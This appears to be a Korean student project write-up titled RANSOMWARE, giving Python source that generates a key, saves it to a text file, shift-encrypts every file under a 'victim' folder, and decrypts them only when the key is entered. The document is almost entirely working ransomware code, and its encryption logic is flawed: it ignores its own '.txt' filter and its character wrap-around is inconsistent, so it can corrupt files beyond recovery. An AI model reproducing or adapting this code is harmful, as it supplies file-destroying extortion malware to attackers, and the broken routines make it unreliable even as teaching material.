

RANSOMWARE

10309 송은우우

목차

1. 모듈
2. 키 만들고 메모장에 저장
3. 텍스트 파일 암호화
4. 텍스트 파일 복호화
5. 파일 경로 찾기
6. 키 입력

모듈



```
import string
import random
import os
```

키 만들고 메모장에 저장


```
length = 16
UpLower = string.ascii_letters + string.digits
key = ""

for i in range(length):
    key += random.choice(UpLower)

k = open("C:/SCA/ransomware_key.txt", "w")
k.write(key)
k.close()
```


텍스트 파일 암호화

```
encrypted_key = random.choice(key)
def encrypt(file_root, *file):
    file_route = os.path.join(file_root, *file)
    file_contents = open(file_route, "rt")
    contents = file_contents.read()
    file_contents.close()
    file_contents = open(file_route, "wt")
    for i in range(len(contents)):
        ASCII = ord(contents[i])
        encrypted_file = ASCII + ord(encrypted_key)
        if encrypted_file > 126:
            encrypted_file -= 94
        file_contents.write(chr(encrypted_file))
    file_contents.close()
```



텍스트 파일 복호화

```
def decrypt(file_root, file_dirs, *file):  
    file_route = os.path.join(file_root, *file)  
    file_contents = open(file_route, "rt")  
    contents = file_contents.read()  
    file_contents.close()  
    file_contents = open(file_route, "wt")  
    for i in range(len(contents)):  
        ASCII = ord(contents[i])  
        decryption_file = ASCII - ord(encrypted_key)  
        if decryption_file < 33:  
            decryption_file += 94  
        file_contents.write(chr(decryption_file))  
    file_contents.close()
```



파일 경로 찾기



```
document = ('.txt',)
```

```
for root, dirs, files in os.walk(r"C:\victim"):  
    for f in files:  
        encrypt(root, f)
```

키 입력

```
input_key = input("please enter decryption key : ")

if input_key != key:
    print("key is wrong")
    quit()

if input_key == key:
    document = ('.txt',)

    for root, dirs, files in os.walk(r"C:\victim"):
        for f in files:
            decrypt(root, dirs, f)
    print("decryption success")
```